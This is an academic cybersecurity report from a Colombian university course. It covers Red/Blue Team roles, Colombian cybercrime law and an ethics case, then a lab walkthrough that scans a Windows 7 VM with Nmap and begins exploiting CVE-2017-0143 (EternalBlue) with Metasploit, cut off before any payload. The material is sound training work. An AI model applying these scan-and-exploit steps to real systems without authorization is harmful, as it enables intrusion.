Capacidades Tecnicas, Legales y de Gestion para Equipos Blue Team y Red Team

Luis David Martinez Morales

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia – UNAD

Escuela De Ciencias básicas, tecnología e ingeniería – ECBTI

Especializacion en Seguridad Informatica

Seminario Especializado

Equipos estratégicos en ciberseguridad red Team y Blue Team

2025

Resumen

Este informe técnico presenta un recorrido teórico y práctico sobre los roles estratégicos del Red Team y Blue Team en ciberseguridad, abordando aspectos legales, éticos y operativos aplicados en un entorno virtualizado. En el transcurso se analizaron conceptos fundamentales de ciberseguridad, el marco legal colombiano frente a los delitos informáticos, y se configuró un laboratorio con máquinas virtuales para realizar pruebas de ataque y defensa. Desde el enfoque del Red Team, se ejecutaron pruebas de intrusión utilizando herramientas avanzadas de ciberseguridad, identificando vulnerabilidades y simulando ataques a sistemas vulnerables. Posteriormente, desde el enfoque del Blue Team, se diseñaron medidas de defensa, detección y respuesta ante incidentes en tiempo real, permitiendo desarrollar acciones que permitan implementar estrategias de contención y hardenización.

El informe refleja un entendimiento integral de la ciberseguridad ofensiva y defensiva, integrando el análisis técnico con una perspectiva ética y legal de manera práctica.

***Palabras clave*:** Blue Team, Ciberseguridad, Entorno Virtualizado, Marcos Éticos, Marcos Legales Colombianos, Pentesting, Read Team.

Abstract

This technical report presents a theoretical and practical overview of the strategic roles of the Red Team and Blue Team in cybersecurity, addressing legal, ethical, and operational aspects applied within a virtualized environment. Throughout the process, fundamental cybersecurity concepts were analyzed, along with the Colombian legal framework regarding cybercrime. A virtual lab was set up using virtual machines to conduct both attack and defense simulations. From the Red Team perspective, intrusion tests were performed using advanced cybersecurity tools, identifying vulnerabilities and simulating attacks on exposed systems. Later, from the Blue Team perspective, defense, detection, and real-time incident response measures were designed, enabling the implementation of strategies for system containment and hardening.

The report reflects a comprehensive understanding of both offensive and defensive cybersecurity, integrating technical analysis with an ethical and legal perspective in a practical manner.

Keywords: Blue Team, Colombian legal frameworks, Cybersecurity, ethical frameworks, pentesting, Red Team, virtualized environment.

Tabla de Contenido

pág.

Lista de Figuras

Lista de Tablas

Glosario

Pentesting Serie de procedimientos debidamente estructurados para auditar sistemas identificando brechas de seguridad y vulnerabilidades de software o hardware.

Blue Team Equipos de seguridad con enfoques principalmente defensivos que permitan minimizar riesgos y levantar barreras de seguridad frente a amenazas cibernéticas.

Red Team Equipos de seguridad especializados en simular ataques reales mediante técnicas ofensivas, con el objetivo de identificar vulnerabilidades, evaluar la eficacia de los controles de seguridad y medir la capacidad de detección y respuesta de una organización.

Metasploit Framework de pentesting para explotación de vulnerabilidades.

Nmap Herramienta open source para escaneo de puertos y exploración de redes.

OpenVAS Herramienta o plataforma de ciberseguridad para escanear sistemas identificando, evaluando y categorizando vulnerabilidades.

Exploit DB Aplicación web que contiene una amplia base de datos publica con exploits y vulnerabilidades.

CVE Identificador para fallas de seguridad y vulnerabilidades.

Ley 1273 Norma o ley colombiana para la protección de la información y los datos.

Vulnerabilidad Falla de seguridad existente en un software o hardware.

Introducción

La ciberseguridad en la actualidad se hace cada vez más vital en las organizaciones, ya que va de la mano con los indefinidos avances tecnológicos a los que cada día nos enfrentamos enfocándose siempre en mantener la integridad, confidencialidad y disponibilidad no solo de la información sino también de los recursos tecnológicos, así mismo surgen nuevas formas y técnicas en las que los ciberdelincuentes encuentran para vulnerar sistemas informáticos o infraestructuras tecnológicas impactando en la continuidad operacional de las organizaciones para luego beneficiarse de diferentes formas.

En el desarrollo de este seminario se resaltan los equipos estratégicos de ciberseguridad Blue Team y Read Team, solidificando de manera practica los conocimientos adquiridos permitiendo evaluar la postura de seguridad de una organización mediante simulaciones de ataques y estrategias de defensa. Este proceso formativo se estructura en cinco etapas progresivas que abordan desde los conceptos legales y técnicos, hasta la ejecución práctica de pruebas de intrusión y defensa en entornos virtualizados.

Objetivos

Objetivos General

Desarrollar competencias técnicas, legales y éticas en ciberseguridad a través del análisis teórico y la aplicación práctica de metodologías Red Team y Blue Team, utilizando entornos virtualizados, herramientas especializadas y marcos legales vigentes en Colombia.

Objetivos Específicos

Identificar los conceptos fundamentales del Red Team y Blue Team, así como el marco legal y ético aplicado en ciberseguridad.

Analizar casos prácticos en entornos virtualizados, reconociendo conductas inapropiadas y su relación con la normativa vigente.

Aplicar técnicas de pruebas de intrusión y defensa informática, evaluando vulnerabilidades y ejecutando medidas preventivas y reactivas.

Elaborar un informe técnico conciso que documente el proceso y resultados del seminario especializado.

Desarrollo del Informe

Etapa 1 - Conceptos Equipos de Seguridad

En esta fase inicial se aborda el marco normativo colombiano que regula los delitos informáticos y la protección de datos personales, proporcionando un contexto legal indispensable para el ejercicio responsable de actividades como el pentesting. Las principales leyes que resaltan dentro del marco normativo son la **Ley 1273 de 2009**, la cual modifica el Código Penal para incluir el concepto de "delitos informáticos" como nuevas formas de conducta punible. Esta ley establece sanciones frente a accesos no autorizados, interceptación de datos, daño informático, uso indebido de software malicioso, y otros actos que atenten contra la confidencialidad, integridad y disponibilidad de la información (Congreso de la República, 2009). También se resalta La Ley 1581 de 2012 la cual se encarga de regular todo lo relacionado con la protección de los datos personales en Colombia. Esta normativa establece un marco jurídico que deben seguir tanto entidades públicas como privadas al momento de recopilar, almacenar, usar o compartir información personal. Entre los principios fundamentales que orientan su aplicación se encuentran la obtención de una autorización previa e informada por parte del titular de los datos; la recolección con una finalidad legítima, clara y específica; el respeto por la libertad de los individuos para decidir sobre el tratamiento de su información, y la obligación de implementar medidas de seguridad adecuadas para proteger los datos contra accesos no autorizados, pérdida o alteración (Congreso de la República, 2012). Estos principios garantizan los derechos de los ciudadanos frente al manejo de su información personal y promueven el tratamiento responsable y transparente de los datos.

Asimismo, como complemento a la fase de conceptualización se abarca la estructura metodológica de las pruebas de penetración o pentesting, la estructuración de acuerdo con sus fases (Reconocimiento, Escaneo, Explotación, Post Explotación y Reporte) y como estas permiten de manera ofensiva evaluar la seguridad (Alcarria, 2023) y en el uso de herramientas especializadas como Nmap, Metasploit, OpenVAS, ExploitDB y el estándar CVE.

Finalmente, se implementa un entorno de laboratorio virtualizado compuesto por máquinas con Kali Linux y Windows 7, configuradas para permitir la comunicación entre ellas, facilitando así la simulación de escenarios reales de ataque y análisis de vulnerabilidades en un ambiente controlado en base a un caso propuesto sobre una organización llamada CyberFort Technologies la cual presenta múltiples situaciones en particular.

Etapa 2 – Actuación Ética y Legal

En esta etapa se presenta una situación problémica en un escenario planteado sobre la organización CyberFort Technologies, la cual es reconocida por procesos de ciberseguridad y ciberdefensa, sin embargo se han identificado múltiples irregularidades que se salen de los marcos regulatorios legales y éticos donde se identifican evidencias claras de prácticas ilícitas y conductas contrarias a la ética profesional, se menciona el despido de un abogado que expuso irregularidades internas, lo que sugiere un intento deliberado de encubrimiento por parte de la organización. El contenido del acuerdo presentado en el anexo 3 agrava esta situación, ya que establece cláusulas contractuales que comprometen al firmante a participar en actividades ilegales, como el ocultamiento de acciones de ciber espionaje, la omisión de denuncias y la asunción de responsabilidades penales que corresponden a la empresa.

Desde el punto de vista legal, de acuerdo con el Congreso de Colombia (2009) estos hechos vulneran varios artículos de la **Ley 1273 de 2009**:

Artículo 269ª

Se configura acceso no autorizado a sistemas informáticos, al permitir que aspirantes interactúen con sistemas reales sin un contrato ni autorización formal.

Artículo 269C

Se evidencian interceptaciones no consentidas de datos, contrarias a lo estipulado por la ley.

Artículo 269F

Se manipulan datos personales sin un tratamiento adecuado, incumpliendo con los principios de confidencialidad y legalidad.

Artículo 269H

El uso de software ofensivo sin respaldo legal puede ser interpretado como implementación de software malicioso. Adicionalmente, el acuerdo presenta cláusulas de **coacción y encubrimiento**, con el objetivo de evitar que se denuncien actos delictivos y desviar responsabilidades legales hacia los empleados.

Como respuesta a esto, la organización **CyberFort Technologies** presenta una oferta de empleo bastante generosa. Sin embargo, desde una postura profesional y ética, resulta completamente inaceptable, a pesar de ofrecer condiciones económicas atractivas. Vincularse con una empresa que promueve prácticas delictivas comprometería no solo la legalidad, sino

también la integridad y reputación del profesional.

En concordancia con el Código de Ética Profesional establecido por el Consejo Profesional Nacional de Ingeniería (COPNIA), contenido en la Ley 842 de 2003, el ingeniero debe actuar con legalidad, honestidad y responsabilidad social. La normativa ética que lo rige, se divide en tres secciones: la primera aborda aspectos especiales (artículos 29 y 30), la segunda contempla los deberes, responsabilidades y restricciones (artículos 31 al 44), y la tercera establece las condiciones que generan inhabilidades e incompatibilidades para el ejercicio de la profesión (artículo 45) (COPNIA, 2003).

Por tanto, esta oportunidad laboral debe ser éticamente rechazada, ya que aceptar una vinculación de esta naturaleza va en contra de los principios fundamentales de la profesión.

Respecto al tratamiento de información sensible en auditorías, se enfatiza la necesidad de aplicar el principio de mínimo privilegio, permitiendo el acceso únicamente a los datos esenciales de la evaluación. Para prevenir el uso indebido de la información, es fundamental implementar políticas de control interno, establecer mecanismos de monitoreo en tiempo real y garantizar la trazabilidad de los accesos. Asimismo, resulta clave formalizar contratos de confidencialidad claros y específicos. Para reforzar la seguridad de los datos, se recomienda desarrollar una política dedicada a la prevención de amenazas internas, ya que esta puede mitigar riesgos asociados al mal uso de la información por parte de empleados (Yakushkin, 2024). De hecho, según el Informe sobre Amenazas Internas 2024 de Cybersecurity Insiders, el 70 % de las organizaciones a nivel mundial ya han implementado o están en proceso de establecer programas enfocados en este tipo de amenazas (Schulze, s.f.).

Finalmente, frente a incidentes de ciber espionaje, tanto organizaciones como entidades


gubernamentales deben actuar con celeridad, suspendiendo relaciones contractuales, notificando a las autoridades competentes y realizando auditorías externas. Esto garantiza no solo la rendición de cuentas, sino también el fortalecimiento de una cultura de ética y legalidad en el ámbito que garantice la seguridad de la información.

Etapa 3 – Practicas Simuladas

Esta etapa se enfoca en implementar de manera practica metodologías Red Team, donde se desarrollan pruebas acordes a las fases del pentesting en un banco de trabajo virtualizado previamente configurado el cual cuenta con una máquina virtual Kali Linux y una máquina virtual vulnerable W7, el objetivo principal de esta fase es identificar y explotar vulnerabilidades que permitan la creación de un usuario y elevar privilegios, esto por medio de la utilización de herramientas especializadas como Nmap y Metasploit.

Figura 1


Fases del Pentesting



Fuente: Elaboración propia

Figura 2

Procedimiento Pentesting



Fuente: Elaboración propia

Software Implementado en la simulación del ataque

VirtualBox

Software de virtualización para gestión de maquinas virtuales, entornos de prueba y simulación.

MV Windows 7

Maquina virtual vulnerable con sistema operativo Windows

MV Kali Linux

Maquina virtual con sistema operativo Linux especializada en análisis de seguridad y pentesting la cual cuenta con múltiples herramientas enfocadas en análisis de vulnerabilidades, explotación, entre otras.

Nmap

Herramienta para análisis de red, identificación de host, servicios, puertos y vulnerabilidades.

Metasploit


Framework para explotación de vulnerabilidades bajo uso de exploits y payloads, cuenta con ataques automatizados y validación de vulnerabilidades entre otras funcionalidades.

Documentación y evidencias del ataque

Procedemos a inicializar las máquinas virtuales Kali Linux y Windows 7 desde el entorno virtualizado en virtual box.

Figura 3


Mv Kali Linux



Fuente: Captura de pantalla

Figura 4

MV Vulnerable W7




Fuente: Captura de pantalla

Con el comando Nmap procedemos a escanear la red LAN con el objetivo de analizar los dispositivos conectados a la red e identificar el host vulnerable Windows 7.

Para identificar servicios y puertos vulnerables se utilizó Nmap, una herramienta reconocida por su versatilidad y nivel de profundización en escaneo de red (Nmap Project, s.f.).

Figura 5

Nmap Escaneo de Red




Fuente: Captura de pantalla

Ya identificado el host vulnerable W7 procedemos a realizar un escaneo de puertos, servicios y detección de vulnerabilidades en el host objetivo con el comando nmap –Sv –script vuln 192.168.21.5.

Figura 6

Nmap Escaneo de Host



Fuente: Captura de pantalla

Tabla 1

Descripción de Vulnerabilidad

ID - CVE	Servicio	Puerto	Nivel de riesgo	Descripción
CVE-2017-0143	SMBv1	445	Alto	Vulnerabilidad de microsoft que permite ejecucion de codigo remoto usando el servicio SMBv1

Ya identificada la falla de seguridad en el host, procedemos a realizar la explotación de la vulnerabilidad CVE-2017-0143 con metasploit, para esto ejecutamos el comando **msfconsole** el cual ejecutara el software Metasploit.

Figura 7


Metasploit Consola

Fuente: Captura de pantalla

A continuación, bajo el comando **search** buscaremos si en la base de datos de Metasploit existe un exploit para la vulnerabilidad CVE-2017-0143

Figura 8

Exploit



Fuente: Captura de pantalla

Seleccionamos el exploit y digitamos el numero correspondiente, en este caso es 0.

Figura 9

